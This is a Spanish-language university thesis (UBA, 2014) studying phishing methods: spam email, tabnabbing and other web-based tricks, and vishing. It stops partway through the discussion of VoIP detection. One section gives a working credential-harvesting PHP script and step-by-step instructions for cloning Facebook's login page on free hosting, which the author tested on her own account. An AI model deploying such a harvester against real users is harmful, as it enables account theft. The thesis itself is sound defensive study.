Universidad de Buenos Aires

Facultades de Ciencias Económicas,

Cs. Exactas y Naturales e Ingeniería

Carrera de Especialización en Seguridad Informática

Trabajo Final

Título:

Análisis de Métodos de Ataques de Phishing

Autor: Ing. Aymara Noriley Belisario Méndez

Tutor: Mg. Ing. Juan Alejandro Devincenzi

Año 2014

Cohorte 2012

Declaración Jurada de origen de los contenidos

“Por medio de la presente, el autor manifiesta conocer y aceptar el Reglamento de Trabajos Finales vigente y se hace responsable que .la totalidad de los contenidos del presente documento son originales y de su creación exclusiva, o bien pertenecen a terceros u otras fuentes, que han sido adecuadamente referenciados y cuya inclusión no infringe la legislación Nacional e Internacional de Propiedad Intelectual”.

FIRMADO

Resumen

Phishing es un tipo de ataque de ingeniería social que ha existido desde hace más de 20 años. Consiste en engañar a la víctima, a través de la suplantación de identidad de fuentes confiables, de modo que proporcione voluntariamente información sensible.

La información obtenida puede ser utilizada con múltiples fines, entre ellos, realizar operaciones en nombre de la víctima, robo de información o inclusive, hacerla pública para perjudicar la imagen de una organización.

A lo largo del trabajo, se realiza un estudio descriptivo de las características y/o rasgos más peculiares de los métodos de ataques de phishing tradicionales y su evolución, a través de la aplicación de nuevas técnicas lo que permite que siga siendo una amenaza latente. A partir de esta información, se exponen las recomendaciones dirigidas a las organizaciones para prevenir este tipo de ataques.

Palabras claves: phishing, víctima, vulnerabilidad

Índice

Índice de Ilustraciones

1. Introducción

La presente investigación se refiere al Phishing, el cual consiste en un conjunto de técnicas basadas en psicología, combinadas con habilidades sociales, sobre plataformas tecnológicas, para simular ser una fuente confiable.

Su éxito radica en que ataca al eslabón más débil, el humano; esto se debe al desconocimiento y falta de comprensión generalizada en sistemas informáticos, requerimientos, recomendaciones y medidas mínimas de seguridad para uso de servicios de correo electrónico, páginas web y navegadores de Internet, facilitando su ejecución y utilidad.

En los métodos de ataques de phishing más sofisticados, se realiza una investigación previa para obtener información personal y/o de la organización, para así, armar un ataque personalizado.

Este procedimiento se ha convertido en un método de ataque frecuente para el robo de identidad y/o de dinero debido a que se aprovecha del desconocimiento de la víctima en temas de seguridad, vulnerabilidades no resultas o recientemente solucionadas, combinado a la facilidad en uso de herramientas disponibles para su ejecución.

La finalidad de la información obtenida no forma parte del estudio ya que solo se limita a recabarla. El destino de dicha información es diversa, tales como: utilizar sus credenciales para entrar a sistemas de la compañía, realizar transacciones en su nombre, publicarlos para perjudicar la imagen o confidencialidad de la empresa y vender la información a otras empresas que les sea de interés.

1.1 Objetivos y Alcance

El presente trabajo tiene como objetivo investigar técnicas tradicionales y recientes de ataques de phishing, con al menos tres (3)

ejemplos y proporcionar recomendaciones para la prevención de estos ataques a fin de minimizar riesgos y pérdida de información en las organizaciones.

1.2 Estructura del Trabajo

La investigación está conforma por capítulos, cada uno sustentado a través de un marco teórico, figuras, tablas, muestras de laboratorio y ejemplos de ataques de phishing.

- En el primer capítulo, se presenta la introducción, objetivos y alcance, estructura del trabajo, enfoque y relevancia del estudio, con las limitaciones inherentes a este tipo de trabajo.
- En el segundo capítulo se explican los distintos métodos utilizados en ataques de phishing tradicionales con ejemplos en 3 de los 4 métodos expuestos.
- El tercer capítulo describe ataques de phishing sofisticados, basados en los métodos tradicionales explicados en el capítulo anterior. También se presentan ejemplos en 3 de los 4 ataques descritos.
- En el cuarto capítulo se exponen las conclusiones.
- El quinto capítulo presenta los anexos.
- El sexto capítulo muestra la bibliografía

1.3 Enfoque del estudio

El presente trabajo se basa en un enfoque cualitativo-descriptivo, pues a través de investigaciones en Internet, se recaba información, se analiza y se procede a describir el fenómeno de estudio. Por tanto, podemos afirmar que se trata de un estudio descriptivo de situaciones reales indicando sus características o rasgos más peculiares.

1.4. Relevancia

La mayoría de las organizaciones que cumplen con normativas internacionales y nacionales obligatorias, adquieren equipos de seguridad, monitoreo para el filtrado y detección de phishing, que bien configuradas de acuerdo a la orientación de negocio, son herramientas muy útiles. Aun así, no impiden que un ataque de phishing bien elaborado tenga altas probabilidades de éxito.

En NextVision, empresa donde ejerzo el cargo de consultora en seguridad informática, constantemente se reciben inquietudes y solicitudes de consultoría de diversas organizaciones para enfrentar ataques de phishing, lo que me generó interés para indagar de manera más profunda el problema.

1.5. Limitaciones

La limitación fundamental de este estudio radica en que los fabricantes de soluciones de seguridad informática, quienes detectan los ataques, no informan de inmediato sus características y se reservan detalles hasta que los mismos sean resueltos, lo que trae como consecuencia el retardo de su publicación en Internet. Es por ello que el acceso inmediato a información reciente se hace difícil de conseguir al igual que sus procedimientos para realizar pruebas de concepto. Esta situación me obligo a limitarme a conseguir ejemplos publicados describiendo su modo de operación, las cuales fueron complementados con información adicional para una mejor comprensión.

2 Métodos de Ataques Tradicionales de Phishing [1] [2] [3] [4] [5] [6] [7] [8] [9] [10] [11] [12] [13] [14] [15] [16] [17] [18] [19] [20] [21]

2.1 Emails y Spams [1] [5] [7] [11] [12]

La mayoría de los ataques de phishing son realizados vía email. Los phishers[1] pueden enviar millones de emails a listas obtenidas por el atacante o compradas a organizaciones dedicadas a este fin, utilizando diversas técnicas y herramientas informáticas para envío masivo de spam. Estos emails, tienen un título inusual indicando algún tipo de urgencia, ésta estrategia sirve para llamar la atención de la víctima y lograr que siga los pasos que indica el correo electrónico.

Los phishers se aprovechan de las fallas de diseño en los puertos SMTP, POP3 e IMAP debido a que se manejan en texto plano, así el atacante logra enviar emails con procedencia engañosa a destinos legítimos, agregando al cuerpo del mensaje una URL con ligera semejanza al nombre de la página legítima o archivos adjuntos con código malicioso, como resultado; si el usuario no se detiene a observar con detenimiento el mensaje recibido, puede ser víctima del ataque. El objetivo del envío de dicha URL reside en solicitar información de credenciales personales o laborales como claves de cuentas de la víctima, datos de tarjetas de crédito, entre otros.

[1] Phishers: la persona que realiza el ataque de phishing.

2.1.1 Ejemplo de Phishing en Emails [4]

A continuación se muestra un ejemplo de phishing por correo electrónico obtenido de la página web de PayPal:




Ilustración 1.- Ejemplo de phishing por correo electrónico [4]

Como se puede observar, el título del email es: New URGENT Message – for you. Inicia con carácter de urgencia para que la víctima crea que ha ganado un premio en dólares. Si se observa el encabezado, el correo proviene de una cuenta de usuario llamada “friend”, debido a que ese nombre es sospechoso, esto pudiera alertar al usuario de que no es un correo electrónico con origen legítimo.

Otro indicio que llama la atención es el nombre del dominio “firstlevelhosting.com”, si realmente fuera de la organización Financial Aid Department, dicho dominio tuviera un nombre similar, no un nombre sin relación alguna. Además, al inicio del cuerpo del mensaje indica que “Jenny”

de Financial Aid Deparment se está contactando con la víctima, lo que da a entender que el remitente no conoce el nombre de la persona a la cual dirige el correo electrónico.

Analizando el cuerpo del correo, la organización Financial Aid Deparment dice que se ha tratado de contactar anteriormente con la víctima para comunicarle que tiene un número de orden pendiente y que se registre haciendo click al link para reclamar un premio anual de USD 5.350 y otro de USD 2.500 en reducción de impuestos.

Si la víctima no analiza el encabezado y cuerpo del correo, le puede resultar sumamente atractivo hacer click en el enlace para reclamar el premio en dólares, por lo que es muy probable que la víctima caiga en la trampa, como también cabe la posibilidad que la víctima lea el mensaje, se dé cuenta que jamás tuvo relación con dicha organización y descarte el correo por tratarse de una estafa.

2.2 Basado en Páginas Web [2] [3] [5] [6] [8] [9] [10] [13] [14] [21]

Estos ataques se ejecutan a través de la inserción de código malicioso o explotando una vulnerabilidad existente en el servidor web, aplicación o browser del usuario. El phisher puede comprometer una página web legítima o crearla con un servicio de web hosting[2], para luego ejecutar el código malicioso desde ahí. La página web puede ser una publicidad engañosa en Internet, llamado banner en inglés.

A continuación se nombran técnicas de ataques a través de páginas web:

- Crear publicidad falsa en Internet, banner, con texto y/o imágenes gráficas para redirigir al usuario a su página web y obtener información confidencial.
- Uso de artículos ocultos dentro de la página web, para búsqueda de posibles víctimas.

[2] Web hosting: [8] “alojamiento u hospedaje de páginas web”.

- Utilización de ventanas emergentes (pop-up) del browser, pareciendo provenir de un sitio valido, anuncia que la persona fue ganadora de una lotería, redirigiéndola a una página web falsa.
- Aprovecharse de una vulnerabilidad conocida en un browser, insertándole contenido malicioso, por ejemplo, keyloggers[3], captura de pantalla, backdoor[4] (puertas traseras), troyanos[5], botnet[6] y otros programas, desde una página web oficial previamente comprometida para descargarlo a la computadora de la víctima.
- Explotar fallas o vulnerabilidades de sitios web de confianza a través de métodos como cross site scripting[7], para ocultar el nombre de la página web falsa.
- Aprovechar el exceso de confianza que tienen los usuarios para almacenar claves, cookies e historial en el browser.
- Aprovechar alguna vulnerabilidad del browser de la víctima o protocolo que la afecte.

2.2.1 Ejemplos de Phishing Basado en Web [2] [3] [6] [14] [21]

Debido a que existe una gran variedad de tipos de ataques de phishing basados en web, se describirán solo algunos ejemplos encontrados en el proceso de investigación:

[3] Key-loggers: [9] "Un programa informático que registra cada golpe de teclado hecho por un usuario de la computadora, especialmente con el fin de obtener acceso fraudulento a las contraseñas y otra información confidencial".
[4] Backdoor: [10] "Una característica o defecto de un sistema informático que permite el acceso no autorizado".
[5] Troyano: Programa informático que contiene código malicioso que se hace pasar por un programa confiable y legítimo.
[6] Botnet: computadora o servidor infectado con un programa malicioso que permite que sea controlado de forma remota por un servidor principal para realizar diversas actividades criminales.
[7] Cross site scripting: [13] "es una técnica utilizada por hacker que se aprovecha de las vulnerabilidades encontradas en el código de la aplicación web, para enviar contenido malicioso al usuario y recolectar información de la víctima".

2.2.1.1 Tabnabbing [6] [21]

Aza Raskin descubrió este ataque de phishing basado en web, el cual consiste solicitar al usuario sus credenciales de acceso a cuentas de correo electrónico o redes sociales, en páginas web que aparentan ser reales.

Para que el ataque funcione, es necesario que el usuario esté navegando en Internet con varias pestañas abiertas en el browser (tabs por su término en inglés) y que al menos una posea códigos de tabnapping (pestaña en reposo). Éste reconoce si las pestañas abiertas en el browser tuvieron inactividad por algunos segundos.

Insertando código en JavaScript llamado tabnabbing, se modifica una función de HTML[8] en el código de tabnapping, así el phisher reemplaza la páginas web con inactividad, por una copia exacta.

Luego de un par de segundos, el sitio web con código de tabnapping, cambia de favicon[9] y muestra la copia insertada por el hacker.

El favicon y título de la página web falsa actúan como una fuerte señal visual. Debido a que la memoria del ser humano es flexible, cuando el usuario regrese a la página web con el código de tabnabbing insertado piense que, por ejemplo, dejó abierta la página de Gmail y que su sesión expiró.

De esta forma el usuario ingresa sus credenciales, las cuales serán almacenadas en un servidor del atacante, para luego ser direccionado automáticamente a la página web legítima de Gmail. Los browser de Mozilla Firefox y Chrome son susceptibles a este ataque.

[8] HTML: [50] significa Hyper Text Markup Language, provee una estructura básica el cual es "usado para crear documentos electrónicos que son mostrados en Word Wide Web; páginas web en Internet. Cada página contiene una serie de conexiones a otras páginas web llamadas Hypelinks o Links a páginas web. Cada página web en Internet está programada con alguna versión de HTML. Sin HTML los browser o navegadores para acceso a Internet, no sabrían cómo mostrar texto o imágenes".

[9] Favicon: Es la imagen asociada a una página web, que se encuentra al principio de la barra de búsqueda.

La prueba mostrada está basada en la demostración de la página web de Aza Raskin http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/, donde el creador del ataque enseña su funcionamiento:

- Hacer click en la página web http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/ .




Ilustración 2.- Prueba de Tabnabbing 1 [6]

- Abrir otra pestaña con cualquier página web, pueden ser varias, hay que dejar que el link mencionado este inactivo por al menos 5 segundos.
- Volver al site http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/ . Pareciera ser igual a la página inicial para Login de Gmail




Ilustración 3.- Prueba de Tabnabbing 2 [6]

El código en JavaScript utilizado para la ejecución del ataque se encuentra en el Anexo 1.

2.2.1.2 Generador de Links Falsos -Hackeo de Facebook [14]

Esta prueba de concepto tiene como finalidad obtener el usuario y clave de Facebook. Primero se crea un script en PHP llamado “next.php” destinado para redireccionar a la página de Facebook y copiar la clave a otro archivo:

next.php

```php
<?php
header("Location: http://www.Facebook.com/login.php ");
$handle = fopen("pswrds.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```

Ilustración 4.- Script de PHP

Seguidamente se crea un archivo en HTML llamado “index.html” de la página de inicio de Facebook a través de este procedimiento:

- Desde el browser acceder a www.facebook.com y sin ingresar las credenciales, hacer click derecho y seleccionar “ver código fuente”, luego abrir dicho código con un procesador de texto tal como “notepad ++” y guardarlo en formato HTML (.html).

Ilustración 5.- Acceder a Facebook - Click Derecho para ver Código Fuente

- Al guardar el código fuente en HTML como un archivo y abrirlo nuevamente, cambia la URL de www.facebook.com a: File://C:/Users/abelisario.ARG/GoogleDrive/UBA/Trabajo Final de Especialización UBA/Ejemplo 2 phishing Facebook.

Ilustración 6.- Acceso a código fuente

- Luego se crea un archivo de texto en blanco con el nombre “pswrds.txt” destinado al almacenamiento de claves.

- Se crea una página web a través de un servicio de web hosting, puede ser gratuito o pago. Por motivos de prueba de concepto, se eligió uno gratuito llamado http://260mb.net/
- Al acceder, me registro y elijo el nombre que tendrá la página web de phishing, en este caso: www.facebooklab.260mb.net
- En este punto, el servicio de web hosting (260mb.net) habilita la gestión de la página web creada (facebooklab.260mb.net), por lo que ahora se deben subir los archivos creados en los pasos anteriores: next.php, index.html y pswrds.txt en el menú file > Online File Manager.




Ilustración 7.- Subida de archivos al web hosting creado

Luego de subir los archivos mencionados, la página web www.facebooklab.260mb.net ya se encontraba disponible en Internet con el código fuente de facebook. A continuación se procede a ingresar y colocar credenciales. Por motivos de pruebas, se utilizan las credenciales "ayma02@hotmail.com" y clave "123aymara".

Ilustración 8.- Acceso a página falsa de Facebook

Al presionar enter, el código fuente redirecciona a la página de Facebook original. Para junio de 2013, Facebook ya tiene mecanismos de detección de este tipo de ataques por lo que muestra un mensaje de advertencia al usuario indicándole que la página a la que ingreso sus credenciales, lo redireccionó a Facebook por lo que debe cambiar la contraseña.

Ilustración 9.- Advertencia de ataque de phishing de la página de Facebook oficial

Aun cuando Facebook tiene mecanismos de seguridad para advertir al usuario que ha sido víctima de un ataque de phishing, la clave del usuario ha sido enviada al archivo “pswrds.txt” por lo que fue exitosa la prueba. Al paso de 5 a 10 minutos aproximadamente, el servicio de web hosting dio de baja a la página creada www.facebooklab.260mb.net.




Ilustración 10.- Captura de clave de Facebook

Este ataque es útil sólo para obtener credenciales de Facebook de una persona en particular (probablemente conocida por el atacante) al cual ya se sabe el usuario y no para phishing masivo ya que, se obtiene la clave pero no el nombre de usuario. El hosting de la página web estará disponible en el periodo mientras se accede por primera vez con credenciales legítimas y hasta aproximadamente 10 minutos después; tiempo que tarda Facebook

en alertar al hosting y éste le dé de baja a www.facebooklab.260mb.net por reconocerla como ataque de phishing.

Este link puede ser enviado a la víctima a través de un email, mensajería instantánea como WhatsApp, o que el atacante modifique personalmente la URL de cualquier marcador (bookmark) en el browser de la víctima sin que se dé cuenta que la página a la cual accedió, no es la oficial de Facebook, sino la creada por el phisher.

Al culminar las pruebas, se puede concluir que Facebook a través de sus herramientas de seguridad, envió una alerta al servicio de web hosting utilizado para la prueba, para dar de baja a "www.facebooklab.260mb.net" por detectarlo como phishing. Transcurridos 10 minutos, fue imposible volver a gestionar la página a través de mi usuario en 260mb.net ya que fue dado de baja, también el código fuente de la página "www.facebooklab.260mb.net" dejo de ser Facebook y se convirtió en la página de inicio de 260mb.net.

Existen varias páginas web que permiten ver la categorización de una URL en internet, a continuación se muestra la categorización de facebooklab.260mb.net desde la página https://www.fortiguard.com/static/webfiltering.html, que presta dicho servicio:




Ilustración 11.- Categorización de URL

Las pruebas de este ataque fueron realizadas en junio 2013, en ese momento www.facebooklab.260mb.net fue categorizada como Malicious Website (Página Web Maliciosa) y como el servicio de web hosting dio de baja el archivo index.html, utilizado para las pruebas del phishing, la categoría fue cambiada a Web Hosting. Accediendo ahora a la página, se puede observar que www.facebooklab.260mb.net efectivamente muestra el logo de la página de hosting de 260mb.net por lo que es correcta la categorización en www.fortiguard.com.




Ilustración 12.- Acceso a facebooklab.260mb.net luego de 3 días de realizado el ataque.

2.3 Basados en Voz sobre IP (VoIP) [5] [15] [16] [20]

El ataque de phishing basado en Voz sobre IP se denomina Vishing. Al igual que los casos anteriores, intenta que la víctima provea información sensible. Entre sus ventajas se encuentra:

- Tiene un nivel más alto de confianza que Internet.
- Hay una gran aceptación en el sistema de automatización de mensajes telefónicos.
- Logra que ciertos grupos de población, como la tercera edad, sean susceptibles a estos ataques.
- Permite un alto grado de personalización en el mensaje.
- El incremento de call centers a nivel global hace posible que sea aceptable que un extraño pregunte por información confidencial.

Por lo general, estos criminales pueden llamar a un directorio de números telefónicos de una región o tener acceso a una lista de teléfonos de una organización.

En una llamada telefónica se pueden obtener detalles como: fecha de nacimiento, fecha de expiración de tarjetas, PIN de acceso, porque se basan en la interacción humana para persuadir a la víctima.

El phisher dejar un mensaje de voz automatizado haciéndose pasar por una entidad de confianza, como un banco, indicando que hubo algún tipo de problema con la cuenta bancaria, por ejemplo: necesidad de cambiar el

PIN de cajero o autorizar un pago. Dicho mensaje indica un número telefónico para comunicarse y resolver el problema o le indica que vaya a una página web específica, parecida a la del banco, para que introduzca datos validando la identidad de la víctima para finalmente, obtener acceso a su cuenta y dinero.

Debido al incremento de ataques Vishing, se han investigado formas de prevenir o detener estos ataques a través del estudio del comportamiento humano. Los métodos o algoritmos detectores de mentiras convencionales, no han sido muy eficientes para ser aplicados a la comunicación digital, por lo que J.-H. Chang y K.-H. Lee crearon un algoritmo específicamente para la detección de phishing en VoIP.

Debido a que el ser humano experimenta signos involuntarios cuando miente como cambios en el registro de la voz, movimientos faciales, de ojos y/o manos; la voz fue el factor de relevancia para el desarrollo de dicho algoritmo.

